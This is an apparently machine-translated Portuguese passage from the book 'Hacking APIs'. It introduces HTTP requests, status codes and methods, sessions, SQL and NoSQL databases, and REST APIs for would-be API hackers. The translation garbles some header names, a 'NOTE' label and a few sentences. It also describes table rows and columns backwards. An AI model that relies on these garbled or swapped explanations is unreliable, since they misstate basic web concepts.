text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Aceita-idioma: en-
US,en;q=0.5
Aceitar codificação: gzip, deflate
Content-Type: application/x-www-form-urlencoded Content-
Length: 444
Cookie: _personalization_id=GA1.2.1451399206.1606701545; dnt=1;
username_or_email%5D=hAPI_hacker&password%5D=NotMyPassword6%217
```

Listagem 1-1: Uma solicitação HTTP para autenticação no `twitter.com`

As solicitações HTTP começam com o método 1, o caminho do recurso solicitado 2 e a versão do protocolo 3. O método, descrito na seção "Métodos HTTP", mais adiante neste capítulo, informa ao servidor o que você deseja fazer. Nesse caso, você usa o método POST para enviar suas credenciais de login para o servidor. O caminho pode conter o URL inteiro, o caminho absoluto ou o caminho relativo de um recurso. Nessa solicitação, o caminho, `/sessions`, especifica a página que trata das solicitações de autenticação do Twitter.

As solicitações incluem vários *cabeçalhos*, que são pares de valores-chave que comunicam informações específicas entre o cliente e o servidor da Web. Os cabeçalhos começam com o nome do cabeçalho, seguido de dois pontos (:) e, em seguida, o valor

do cabeçalho. O cabeçalho Host **4** designa o host do domínio, *twitter.com*. O cabeçalho User-Agent descreve o navegador e o sistema operacional do cliente. Os cabeçalhos Accept descrevem os tipos de conteúdo que o navegador pode aceitar do aplicativo da Web em uma resposta. Nem todos os cabeçalhos são necessários, e o cliente e o servidor podem incluir outros não mostrados aqui, dependendo da solicitação. Por exemplo, essa solicitação inclui um cabeçalho Cookie, que é usado entre o cliente e o servidor para estabelecer uma conexão com estado (mais sobre isso adiante no capítulo). Se você quiser saber mais sobre todos os diferentes cabeçalhos, consulte a página do desenvolvedor da Mozilla sobre cabeçalhos (<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers>).

Tudo o que estiver abaixo dos cabeçalhos é o *corpo da mensagem*, que é a informação que o solicitante está tentando processar pelo aplicativo da Web. Nesse caso, o corpo consiste no nome de usuário **5** e na senha **6** usados para autenticação em uma conta do Twitter. Alguns caracteres no corpo são codificados automaticamente. Por exemplo, os pontos de exclamação (!) são codificados como %21 **7**. A codificação de caracteres é uma maneira de um aplicativo da Web lidar com segurança com caracteres que poderiam causar problemas.

Respostas HTTP

Depois que um servidor da Web recebe uma solicitação HTTP, ele processa e responde à solicitação. O tipo de resposta depende da disponibilidade do recurso, da autorização do usuário para acessar o recurso, da integridade do servidor Web e de outros fatores. Por exemplo, a Listagem 1-2 mostra a resposta à solicitação da Listagem 1-1.

HTTP/1.1 302 Found2
content-security-policy: default-src 'none'; connect-src 'self' location: https://twitter.com/
pragma: no-cache
server: tsa_a
set-cookie: auth_token=8ff3f2424f8ac1c4ec635b4adb52cddf28ec18b8; Max-Age=157680000; Expires=Mon, 01 Dec
2025 16:42:40 GMT; Path=/; Domain=.twitter.com; Secure; HTTPOnly; SameSite=None

<html><body>Você está sendo redirecionado</body></html>

Listagem 1-2: Um exemplo de resposta HTTP ao se autenticar no twitter.com

O servidor da Web responde primeiro com a versão do protocolo em uso (nesse caso, HTTP/1.1 **1**). O HTTP 1.1 é a versão padrão do HTTP usada atualmente. O código de status e a mensagem de status **2**, discutidos em mais detalhes na próxima seção, são 302 Found. O código de resposta 302 indica que o cliente foi autenticado com sucesso e será redirecionado para uma página de destino que o cliente está autorizado a acessar.

Observe que, assim como os cabeçalhos de solicitação HTTP, há cabeçalhos de resposta HTTP. Os cabeçalhos de resposta HTTP geralmente fornecem ao navegador instruções para lidar com a resposta e os requisitos de segurança. O cabeçalho set-cookie é outra indicação de que a solicitação de autenticação foi bem-sucedida, pois o servidor da Web emitiu um cookie que inclui um auth_token,

que o cliente pode usar para acessar determinados recursos. O corpo da mensagem de resposta seguirá a linha vazia após os cabeçalhos de resposta. Nesse caso, o servidor da Web enviou uma mensagem HTML indicando que o cliente está sendo redirecionado para uma nova página da Web.

A solicitação e a resposta que mostrei aqui ilustram uma maneira comum pela qual um aplicativo da Web restringe o acesso a seus recursos por meio do uso de autenticação e autorização. A *autenticação* na Web é o processo de provar sua identidade a um servidor da Web. As formas comuns de autenticação incluem o fornecimento de uma senha, um token ou informações biométricas (como uma impressão digital). Se um servidor da Web aprovar uma solicitação de autenticação, ele responderá fornecendo ao usuário autenticado *autorização* para acessar determinados recursos.

Na Listagem 1-1, vimos uma solicitação de autenticação para um servidor Web do Twitter que enviou um nome de usuário e uma senha usando uma solicitação POST. O servidor Web do Twitter respondeu à solicitação de autenticação bem-sucedida com 302 Found (na Listagem 1-2). O auth_token da sessão no cabeçalho set-cookie autorizou o acesso aos recursos associados à conta hAPI_hacker do Twitter.

NÃO E

O tráfego HTTP é enviado em texto claro, o que significa que não está oculto ou criptografado de forma alguma. Qualquer pessoa que interceptasse a solicitação de autenticação na Listagem 1-1 poderia ler o nome de usuário e a senha. Para proteger informações confidenciais, as solicitações do protocolo HTTP podem ser criptografadas com Transport Layer Security (TLS) para criar o protocolo HTTPS.

Códigos de status HTTP

Quando um servidor da Web responde a uma solicitação, ele emite um código de status de resposta, juntamente com uma mensagem de resposta. O código de resposta indica como o servidor da Web tratou a solicitação. Em um nível mais alto, o código de resposta determina se o cliente terá acesso permitido ou negado a um recurso. Ele também pode indicar que um recurso não existe, que há um problema com o servidor da Web ou que a solicitação de um determinado recurso resultou em um redirecionamento para outro local.

As listagens 1-3 e 1-4 ilustram a diferença entre uma resposta 200 e uma resposta 404, respectivamente.

HTTP/1.1 200 OK

Servidor: tsa_a

Content-length: 6552

```
<!DOCTYPE html>
<html dir="ltr" lang="en"> [...]
```

Listagem 1-3: Um exemplo de uma resposta 200

HTTP/1.1 404 Não encontrado

Servidor: tsa_a

Content-length: 0

Listagem 1-4: Um exemplo de uma resposta 404

A resposta 200 OK fornecerá ao cliente acesso ao recurso solicitado, enquanto a resposta 404 Not Found fornecerá ao cliente algum tipo de página de erro ou uma página em branco, porque o recurso solicitado não foi encontrado.

Como as APIs da Web funcionam principalmente usando HTTP, é importante entender os tipos de códigos de resposta que você deve esperar receber de um servidor da Web, conforme detalhado na Tabela 1-1. Para obter mais informações sobre códigos de resposta individuais ou sobre tecnologias da Web em geral, consulte os Web Docs da Mozilla (<https://developer.mozilla.org/en-US/docs/Web/HTTP>).

A Mozilla forneceu uma tonelada de informações úteis sobre a anatomia dos aplicativos da Web.

Tabela 1-1: Intervalos de códigos de resposta HTTP

Código de resposta	Tipo de resposta	Descrição
100s	Respostas baseadas em informações	As respostas na casa dos 100 são normalmente relacionados a algum tipo de processamento atualização de status referente à solicitação.
200s	Respostas bem-sucedidas	As respostas na faixa de 200 indicam um sucesso. solicitação bem-sucedida e aceita.
300s	Redirecionamentos	As respostas na faixa de 300 são notificadas. de redirecionamento. Isso é comum para ver para uma solicitação que automaticamente redireciona você para a página inicial/índice ou quando você solicita uma página do porta 80 HTTP para a porta 443 para HTTPS.
400s	Erros do cliente	As respostas na faixa de 400 indicam que algo deu errado desde o início perspectiva do cliente. Isso geralmente é o tipo de resposta que você receberá se você solicitou uma página que faz não existir, se houver um tempo limite no resposta, ou quando você for proibido de visualizar a página.
500s	Erros do servidor	As respostas na faixa de 500 são indicativas de que o de que algo deu errado com o servidor. Isso inclui erros de servidor, serviços indisponíveis, e métodos de solicitação não reconhecidos.

Métodos HTTP

Os métodos HTTP solicitam informações de um servidor da Web. Também conhecidos como verbos HTTP, os métodos HTTP incluem GET, PUT, POST, HEAD, PATCH, OPTIONS, TRACE e DELETE.

GET e POST são os dois métodos de solicitação mais comumente usados. A solicitação GET é usada para obter recursos de um servidor da Web e a

Hacking APIs (Acesso antecipado) © 2022 por Corey
solicitação POST é usada para enviar dados a um servidor da Web. A Tabela 1-
2 fornece informações mais detalhadas sobre cada um dos métodos de
solicitação HTTP.

Tabela 1-2: Métodos HTTP

Método	Objetivo
GET	As solicitações GET tentam coletar recursos do servidor da Web. Pode ser qualquer recurso, inclusive uma página da Web, dados do usuário, um vídeo, um endereço, e assim por diante. Se a solicitação for bem-sucedida, o servidor fornecerá o recurso; caso contrário, o servidor fornecerá uma resposta explicando por que não conseguiu obter o recurso solicitado.
POST	As solicitações POST enviam os dados contidos no corpo da solicitação a um servidor da Web. Isso pode incluir registros de clientes, solicitações de transferência de dinheiro de uma conta para outra e atualizações de status, por exemplo. Se um cliente enviar a mesma solicitação POST várias vezes, o servidor criará vários resultados.
PUT	As solicitações PUT instruem o servidor da Web a armazenar os dados enviados no URL solicitado. O PUT é usado principalmente para enviar um recurso a um servidor da Web. Se um servidor aceitar uma solicitação PUT, ele adicionará o recurso ou substituirá completamente o recurso existente. Se uma solicitação PUT for bem-sucedida, um novo URL deverá ser criado. Se a mesma solicitação PUT for enviada novamente, os resultados deverão permanecer os mesmos.
HEAD	As solicitações HEAD são semelhantes às solicitações GET, exceto pelo fato de que elas solicitam apenas os cabeçalhos HTTP, excluindo o corpo da mensagem. Essa solicitação é uma maneira rápida de obter informações sobre o status do servidor e verificar se um determinado URL funciona.
PATCH	As solicitações PATCH são usadas para atualizar parcialmente os recursos com os dados enviados. As solicitações PATCH provavelmente só estarão disponíveis se uma resposta HTTP incluir o cabeçalho Accept-Patch.
OPTIONS	As solicitações OPTIONS são uma forma de o cliente identificar todos os métodos de solicitação permitidos em um determinado servidor da Web. Se o servidor da Web responder a uma solicitação OPTIONS, ele deverá responder
TRACE	As solicitações TRACE são usadas principalmente para depurar a entrada enviada do cliente para o servidor. O TRACE solicita que o servidor repita a solicitação original do cliente, o que pode revelar que um mecanismo está alterando a solicitação do cliente antes que ela seja processada pelo servidor.
CONNECT	As solicitações de CONNECT iniciam uma conexão de rede bidirecional. Quando permitida, essa solicitação criaria um túnel de proxy entre o navegador e o servidor da Web.
DELETE	As solicitações DELETE pedem que o servidor remova um determinado recurso.

Alguns métodos são *idempotentes*, o que significa que podem ser usados para enviar a mesma solicitação várias vezes sem alterar o estado de um recurso em um servidor da Web. Por exemplo, se você executar a operação de acender uma luz, a luz acenderá. Quando o interruptor já está ligado e você tenta ligá-lo novamente, ele permanece ligado - nada muda. GET, HEAD, PUT, OPTIONS e DELETE são idempotentes.

Por outro lado, os métodos *não idempotentes* podem alterar dinamicamente os resultados de um recurso em um servidor. Os métodos não idempotentes incluem POST, PATCH e CONNECT. O POST é o método mais comumente usado para alterar os recursos do servidor da Web. O POST é usado para criar novos recursos em um servidor da Web, portanto, se uma solicitação POST for enviada 10 vezes, haverá 10 novos recursos no servidor da Web. Por outro lado, se um método idempotente como o PUT, normalmente usado para atualizar um recurso, for solicitado 10 vezes, um único recurso será substituído 10 vezes.

O DELETE também é idempotente, pois se a solicitação para excluir um recurso fosse enviada 10 vezes, o recurso seria excluído apenas uma vez. Nas vezes seguintes, nada aconteceria. As APIs da Web normalmente só usam POST, GET, PUT, DELETE, com POST como métodos não idempotentes.

HTTP com e sem estado

O HTTP é um protocolo *sem estado*, o que significa que o servidor não mantém o controle das informações entre as solicitações. No entanto, para que os usuários tenham uma experiência persistente e consistente com um aplicativo da Web, o servidor da Web precisa se lembrar de algo sobre a sessão HTTP com esse cliente. Por exemplo, se um usuário estiver conectado à sua conta e adicionar vários itens ao carrinho de compras, o aplicativo da Web precisará acompanhar o estado do carrinho do usuário final. Caso contrário, toda vez que o usuário navegassem para uma página da Web diferente, o carrinho seria esvaziado novamente.

Uma *conexão com estado* permite que o servidor rastreie as ações, o perfil, as imagens, as preferências do cliente e assim por diante. As conexões com estado usam pequenos arquivos de texto, chamados *cookies*, para armazenar informações no lado do cliente. Os cookies podem armazenar configurações específicas do site, configurações de segurança e informações relacionadas à autenticação. Enquanto isso, o servidor geralmente armazena informações em si mesmo, em um cache ou em bancos de dados de back-end. Para continuar suas sessões, os navegadores incluem os cookies armazenados nas solicitações ao servidor e, ao invadir aplicativos da Web, um invasor pode se passar por um usuário final roubando ou forjando seus cookies.

A manutenção de uma conexão de estado com um servidor tem limitações de escala. Quando um estado é mantido entre um cliente e um servidor, essa relação existe somente entre o navegador específico e o servidor usado quando o estado foi criado. Se um usuário mudar, por exemplo, do uso de um navegador em um computador para o uso do navegador em seu dispositivo móvel, o cliente precisará se autenticar novamente e criar um novo estado com o servidor. Além disso, as conexões com estado exigem que o cliente envie continuamente solicitações ao servidor. Os desafios começam a surgir quando muitos clientes estão mantendo o estado com o mesmo servidor. O servidor só pode lidar com o número de conexões com estado permitido por seus recursos de computação. Isso é muito mais facilmente resolvido por aplicativos sem estado.

As *comunicações sem estado* eliminam a necessidade dos recursos de servidor necessários para gerenciar sessões. Nas comunicações sem estado, o servidor não armazena as informações da sessão, e cada solicitação sem estado enviada deve conter todas as informações necessárias para que o servidor da Web reconheça que o solicitante está autorizado a acessar os recursos fornecidos. Essas solicitações sem estado podem incluir uma chave ou alguma forma de cabeçalho de autorização para manter uma experiência semelhante à de uma conexão com estado. As conexões não armazenam dados de sessão no servidor de aplicativos Web; em vez disso, elas utilizam bancos de dados back-end.

Em nosso exemplo do carrinho de compras, um aplicativo sem estado poderia rastrear o conteúdo do carrinho de um usuário atualizando o banco de dados ou o cache com base nas solicitações que contêm um determinado token. A experiência do usuário final seria Os clientes têm a mesma aparência, mas a forma como o servidor da Web trata a solicitação é um pouco diferente. Como sua aparência de estado é mantida e o cliente emite

tudo o que é necessário em uma determinada solicitação, os aplicativos sem estado podem ser dimensionados sem a preocupação de perder informações em uma conexão com estado. Em vez disso, qualquer número de servidores pode ser usado para tratar as solicitações, desde que todas as informações necessárias estejam incluídas na solicitação e que essas informações estejam acessíveis nos bancos de dados de back-end.

Ao invadir APIs, um invasor pode se passar por um usuário final roubando ou forjando seu token. As comunicações da API são sem estado - um tópico que explorarei em mais detalhes no próximo capítulo.

Bancos de dados do servidor da Web

Os bancos de dados permitem que os servidores armazenem e forneçam recursos rapidamente aos clientes. Por exemplo, qualquer plataforma de mídia social que permita o upload de atualizações de status, fotos e vídeos certamente está usando bancos de dados para salvar todo esse conteúdo. A plataforma de mídia social poderia manter esses bancos de dados por conta própria; como alternativa, os bancos de dados poderiam ser fornecidos à plataforma como um serviço.

Normalmente, um aplicativo da Web armazena os recursos do usuário passando os recursos do código de front-end para os bancos de dados de back-end. O *frontend* de um aplicativo Web, que é a parte do aplicativo Web com a qual o usuário interage, determina sua aparência e inclui botões, links, vídeos e fontes. O código do frontend geralmente inclui HTML, CSS e JavaScript. Além disso, o frontend pode incluir estruturas de aplicativos da Web como AngularJS, ReactJS e Bootstrap, para citar alguns. O *backend* consiste nas tecnologias que o frontend precisa para funcionar. Ele inclui o servidor, o aplicativo e todos os bancos de dados. As linguagens de programação de backend incluem JavaScript, Python, Ruby, Golang, PHP, Java, C# e Perl, para citar algumas.

Em um aplicativo da Web seguro, não deve haver interação direta entre um usuário e o banco de dados de back-end. O acesso direto a um banco de dados removeria uma camada de defesa e abriria o banco de dados para outros ataques.

Ao expor tecnologias aos usuários finais, um provedor de aplicativos Web expande seu potencial de ataque, uma métrica conhecida como *superfície de ataque*. Limitar o acesso direto a um banco de dados diminui o tamanho da superfície de ataque.

Os aplicativos modernos da Web usam bancos de dados SQL (relacionais) ou NoSQL (não relacionais). Conhecer as diferenças entre os bancos de dados SQL e NoSQL o ajudará a adaptar posteriormente seus ataques de injeção de API.

SQL

Os bancos de dados *Structured Query Language (SQL)* são *bancos de dados relacionais* nos quais os dados são organizados em tabelas. As linhas da tabela, chamadas de *registros*, identificam o tipo de dados, como nome de usuário, endereço de e-mail ou nível de privilégio. Suas colunas são os *atributos* dos dados e podem incluir todos os diferentes nomes de usuário, endereços de e-mail e níveis de privilégio. Nas Tabelas 1-3 a 1-5, UserID, Username, Email e Privilege são os tipos de dados. As linhas são os dados da tabela em questão.

Tabela 1-3: Uma tabela de usuário relacional

ID do usuário	Nome de usuário
111	hAPI_hacker
112	Scuttleph1sh
113	sombra misteriosa

Tabela 1-4: Uma tabela de e-mail relacional

ID do usuário	E-mail
111	hapi_hacker@email.com
112	scuttleph1sh@email.com
113	mysteriousshadow@email.com

Tabela 1-5: Uma tabela de privilégios relacionais

ID do usuário	Privilégio
111	administrador
112	parceiro
113	usuário

Para recuperar dados de um banco de dados SQL, um aplicativo deve criar uma consulta SQL. Uma consulta SQL típica para encontrar o cliente com a identificação 111 seria semelhante a esta:

```
SELECT * FROM Email WHERE UserID = 111;
```

Essa consulta solicita todos os registros da tabela Email que tenham o valor 111 na coluna UserID. SELECT é uma instrução usada para obter informações do banco de dados, o asterisco é um caractere curinga que selecionará todas as colunas em uma tabela, FROM é usado para determinar qual tabela usar e WHERE é uma cláusula usada para filtrar resultados específicos.

Há diversas variedades de bancos de dados SQL, mas eles são consultados de forma semelhante. Os bancos de dados SQL incluem MySQL, Microsoft SQL Server, PostgreSQL, Oracle e MariaDB, entre outros.

Em capítulos posteriores, abordarei como enviar solicitações de API para detectar vulnerabilidades de injeção, como a injeção de SQL. A injeção de SQL é um ataque clássico a aplicativos da Web que vem atormentando os aplicativos da Web há mais de duas décadas, mas continua sendo um possível método de ataque em APIs.

NoSQL

Os bancos de dados NoSQL, também conhecidos como bancos de dados distribuídos, não são *relacionais*, o que significa que não seguem as estruturas dos bancos de dados relacionais. NoSQL

Os bancos de dados NoSQL são geralmente ferramentas de código aberto que lidam com dados não estruturados e armazenam dados como documentos. Em vez de relacionamentos, os bancos de dados NoSQL armazenam informações como chaves e valores. Diferentemente dos bancos de dados SQL, cada tipo de banco de dados NoSQL terá suas próprias estruturas, modos de consulta, vulnerabilidades e explorações exclusivas. Aqui está um exemplo de consulta usando o MongoDB, o atual líder de participação no mercado de bancos de dados NoSQL:

```
db.collection.find({"UserID": 111})
```

Neste exemplo, db.collection.find() é um método usado para pesquisar em um documento informações sobre o UserID com 111 como valor. O MongoDB usa vários operadores que podem ser úteis:

\$eq Corresponde a valores que são iguais a um valor especificado

\$gt Corresponde a valores que são maiores que um valor especificado

\$lt Corresponde aos valores que são menores que um valor especificado

\$ne Corresponde a todos os valores que não são iguais a um valor especificado

Esses operadores podem ser usados em consultas NoSQL para selecionar e filtrar determinadas informações em uma consulta. Por exemplo, poderíamos usar o comando anterior sem saber o UserID exato, da seguinte forma:

```
db.collection.find({"UserID": {$gt:110}})
```

Essa declaração encontraria todos os UserIDs maiores que 110. A compreensão desses operadores será útil ao realizar ataques de injeção NoSQL mais adiante neste livro.

Os bancos de dados NoSQL incluem MongoDB, Couchbase, Cassandra, IBM Domino, Oracle NoSQL Database, Redis e Elasticsearch, entre outros.

Como as APIs se encaixam no cenário

Um aplicativo da Web pode se tornar mais avançado se puder usar o poder de outros aplicativos. As *interfaces de programação de aplicativos (APIs)* compreendem uma tecnologia que facilita a comunicação entre aplicativos separados. Em particular, as APIs da Web permitem comunicações máquina a máquina com base em HTTP, fornecendo um método comum de conexão entre diferentes aplicativos.

Essa capacidade abriu um mundo de oportunidades para os provedores de aplicativos, pois os desenvolvedores não precisam mais ser especialistas em todas as facetas da funcionalidade que desejam oferecer aos usuários finais. Por exemplo, vamos considerar um aplicativo de compartilhamento de carona. O aplicativo precisa de um mapa para ajudar seus motoristas a navegar pelas cidades, um método para processar pagamentos e uma forma de comunicação entre motoristas e clientes. Em vez de se especializar em cada uma dessas diferentes funções, um desenvolvedor pode aproveitar a API do Google Maps para a função de mapeamento, a API do Stripe para o processamento de pagamentos e a API do Twilio para acessar mensagens SMS. O desenvolvedor pode combinar essas APIs para criar um aplicativo totalmente novo.

O impacto imediato dessa tecnologia é duplo. Primeiro, ela simplifica a troca de informações. Com o uso do HTTP, as APIs da Web podem aproveitar os métodos padronizados do protocolo, os códigos de status e a relação cliente/servidor, permitindo que os desenvolvedores escrevam códigos que possam manipular automaticamente os dados. Em segundo lugar, as APIs permitem que os provedores de aplicativos da Web se especializem, pois não precisam mais criar todos os aspectos de seus aplicativos da Web.

As APIs são uma tecnologia incrível com impacto global. No entanto, como você verá nos próximos capítulos, elas expandiram muito a superfície de ataque de todos os aplicativos que as utilizam na Internet.

Resumo

Neste capítulo, abordamos os aspectos fundamentais dos aplicativos Web. Se você entender as funções gerais de solicitações e respostas HTTP, autenticação/autorização e bancos de dados, poderá facilmente entender as APIs da Web, pois a tecnologia subjacente dos aplicativos da Web é a mesma que a dos aplicativos da Web. É a tecnologia subjacente das APIs da Web. No próximo capítulo, examinaremos a anatomia das APIs.

O objetivo deste capítulo é equipá-lo com informações suficientes para ser perigoso como hacker de API, não como desenvolvedor ou arquiteto de aplicativos. Se desejar obter recursos adicionais sobre aplicativos Web, sugiro o *The Web Application Hackers Handbook* (Wiley, 2011), *Web Application Security* (O'Reilly, 2020), *Web Security for Developers* (No Starch Press, 2020) e *The Tangled Web* (No Starch Press, 2011).

2

A ANÁTOMIA DAS WEB APIs



A maior parte do que o usuário médio sabe sobre um aplicativo da Web vem do que ele pode ver e clicar no gráfico do usuário.

interface gráfica (GUI) de seu navegador da Web. Nos **b a s t i d o r e s**, as APIs realizam grande parte do trabalho. Em particular, as APIs da Web fornecem uma maneira de os aplicativos usarem a funcionalidade e os dados de outros aplicativos por HTTP para alimentar a GUI de um aplicativo da Web com imagens, texto e vídeos.

Este capítulo aborda a terminologia comum de API, os tipos, os formatos de intercâmbio de dados e os métodos de autenticação e, em seguida, vincula essas informações com um exemplo: observar as solicitações e respostas trocadas durante as interações com a API do Twitter.

Como funcionam as APIs da Web

Assim como os aplicativos da Web, as APIs da Web dependem do HTTP para facilitar o relacionamento cliente/servidor entre o host da API (o *provedor*) e o sistema ou a pessoa que faz uma solicitação de API (o *consumidor*).

Um consumidor de API pode solicitar recursos de um *endpoint de API*, que é um URL para interagir com parte da API. Cada um dos exemplos a seguir é um endpoint de API diferente:

```
https://example.com/api/v3/users/  
https://example.com/api/v3/customers/  
https://example.com/api/updated_on/  
https://example.com/api/state/1/
```

Os recursos são os dados que estão sendo solicitados. Um recurso *singleton* é um objeto exclusivo, como `/api/user/{user_id}`. Uma *coleção* é um grupo de recursos, como `/api/profiles/users`. Uma *subcoleção* refere-se a uma coleção em um determinado recurso. Por exemplo, `/api/user/{user_id}/settings` é o ponto de extremidade para acessar a subcoleção de *configurações* de um usuário específico (*singleton*).

Quando um consumidor solicita um recurso de um provedor, a solicitação passa por um *gateway de API*, que é um componente de gerenciamento de API que atua como um ponto de entrada para um aplicativo da Web. Por exemplo, conforme mostrado na Figura 2-1, os usuários finais podem acessar os serviços de um aplicativo usando uma infinidade de dispositivos, todos filtrados por um gateway de API. Em seguida, o gateway de API distribui as solicitações para qualquer microsserviço necessário para atender a cada solicitação.

O gateway de API filtra solicitações incorretas, monitora o tráfego de entrada e encaminha cada solicitação para o serviço ou microsserviço adequado. O gateway de API também pode lidar com controles de segurança, como autenticação, autorização, criptografia em trânsito usando SSL, limitação de taxa e balanceamento de carga.




Figura 2-1: Um exemplo de arquitetura de microsserviços e gateway de API

Um *microserviço* é uma parte modular de um aplicativo da Web que lida com uma função específica. Os microserviços usam APIs para transferir dados e acionar ações. Por exemplo, um aplicativo da Web com um gateway de pagamento pode ter vários recursos diferentes em uma única página da Web: um recurso de cobrança, um recurso que registra as informações da conta do cliente e um que envia recibos por e-mail no momento da compra. O design do backend do aplicativo pode ser monolítico, o que significa que todos os serviços existem em um único aplicativo, ou pode ter uma arquitetura de microserviço, em que cada serviço funciona como seu próprio aplicativo autônomo.

O consumidor da API não vê o design do back-end, apenas os pontos finais com os quais pode interagir e os recursos que pode acessar. Eles são explicitados no *contrato* da API, que é uma documentação legível por humanos que descreve como usar a API e como você pode esperar que ela se comporte. A documentação da API difere de uma organização para outra, mas geralmente inclui uma descrição dos requisitos de autenticação, níveis de permissão do usuário, pontos de extremidade da API e os parâmetros de solicitação necessários. Ela também pode incluir exemplos de uso. Do ponto de vista de um hacker de API, a documentação pode revelar quais endpoints chamar para obter dados do cliente, quais chaves de API você precisa para se tornar um administrador e até mesmo falhas de lógica de negócios.

Na caixa a seguir, a documentação da API do GitHub para o endpoint `/applications/{client_id}/grants/{access_token}`, extraído de <https://docs.github.com/en/rest/reference/apps>, é um exemplo de documentação de qualidade.

REVOKE A GRANT FOR AN APPLICATION

Os proprietários de aplicativos OAuth podem revogar uma concessão para seu aplicativo OAuth e um usuário específico.

DELETE `/applications/{client_id}/grants/{access_token}`

PARÂMETROS

Nome	Tipo	Em	Descrição
aceitar	string	cabeçalho	Recomenda-se configurar para application/vnd.github.v3+json.
id_cliente	string	caminho	O ID do cliente do seu aplicativo GitHub.
token_de_acesso	string	corpo	Obrigatório. O token de acesso OAuth usado para fazer a autenticação na API do GitHub.

A documentação desse endpoint inclui a descrição da finalidade da solicitação de API, o método de solicitação HTTP a ser usado ao interagir com o endpoint de API e o próprio endpoint, `/applications`, seguido de variáveis.

O acrônimo *CRUD*, que significa *Create (criar)*, *Read (ler)*, *Update (atualizar)*, *Delete (excluir)*, descreve as principais ações e métodos usados para interagir com as APIs. *Criar* é o processo de criar novos registros, realizado por meio de uma solicitação POST. *Read* é a recuperação de dados, feita por meio de uma solicitação GET. *Update* é como os registros existentes são modificados sem serem sobrescritos e é realizado com solicitações POST ou PUT. *Delete* é o processo de apagar registros, que pode ser feito com POST ou DELETE, conforme mostrado neste exemplo. Observe que o CRUD é apenas uma prática recomendada, e os desenvolvedores podem implementar suas APIs de outras maneiras. Portanto, quando você aprender a hackear APIs mais tarde, testaremos além dos métodos CRUD.

Por convenção, os colchetes significam que uma determinada variável é necessária dentro dos parâmetros do caminho. A variável `{client_id}` deve ser substituída pelo ID de um cliente real e a variável `{access_token}` deve ser substituída por seu próprio token de acesso. Os tokens são o que os provedores de API usam para identificar e autorizar solicitações a consumidores de API aprovados. Outras documentações de API podem usar dois pontos ou colchetes para indicar uma variável (por exemplo, `/api/v2/customers/` ou `/api/:collection/:client_id`).

A seção "Parameters" (Parâmetros) estabelece os requisitos de autenticação e autorização para executar as ações descritas, incluindo o nome de cada valor de parâmetro, o tipo de dados a serem fornecidos, onde incluir os dados e uma descrição do valor do parâmetro.

Tipos padrão de API da Web

As APIs são fornecidas em tipos padrão, cada um dos quais varia em suas regras, funções e finalidade. Normalmente, uma determinada API usará apenas um tipo, mas você poderá encontrar pontos de extremidade que não correspondem ao formato e à estrutura dos outros ou que não correspondem a um tipo padrão. Ser capaz de reconhecer APIs típicas e atípicas o ajudará a saber o que esperar e testar como um hacker de API. Lembre-se de que a maioria das APIs públicas foi projetada para ser de autoatendimento, portanto, um determinado provedor de API geralmente informará o tipo de API com o qual você estará interagindo.

Esta seção descreve os dois principais tipos de API em que nos concentraremos ao longo deste livro: APIs RESTful e GraphQL. As partes posteriores do livro, bem como os laboratórios do livro, abordam ataques somente contra APIs RESTful e GraphQL.

APIs RESTful

O REST (*Representational State Transfer*) é um conjunto de restrições arquitetônicas para aplicativos que se comunicam usando métodos HTTP. As APIs que usam restrições REST são chamadas de APIs *RESTful* (ou apenas REST).

O REST foi projetado para melhorar muitas das ineficiências de outras APIs mais antigas, como o SOAP (Simple Object Access Protocol). Por exemplo, ela se baseia inteiramente no uso de HTTP, o que a torna muito mais acessível aos usuários finais. As APIs REST usam principalmente os métodos HTTP GET, POST, PUT e DELETE para realizar CRUD (conforme descrito na seção "[Como funcionam as APIs da Web](#)").

O design RESTful depende de seis restrições. Essas restrições são "shoulds" em vez de "musts", refletindo o fato de que REST é essencialmente um conjunto de diretrizes para uma arquitetura baseada em recursos HTTP:

1. **Interface uniforme:** As APIs REST devem ter uma interface uniforme. Em outras palavras, o dispositivo cliente solicitante não deve importar; um dispositivo móvel, um dispositivo de IoT (Internet das Coisas) e um laptop devem ser capazes de acessar um servidor da mesma forma.
2. **Cliente/servidor:** As APIs REST devem ter uma arquitetura cliente/servidor. Os clientes são os consumidores que solicitam informações, e os servidores são os provedores dessas informações.
3. **Sem estado:** As APIs REST não devem exigir comunicações com estado. As APIs REST não mantêm o estado durante a comunicação; é como se cada solicitação fosse a primeira a ser recebida pelo servidor. Portanto, o consumidor precisará fornecer tudo o que o provedor precisa para agir de acordo com a solicitação. Isso tem a vantagem de evitar que o provedor tenha que se lembrar do consumidor de uma solicitação para outra. Os consumidores geralmente fornecem tokens para criar uma experiência semelhante a um estado.
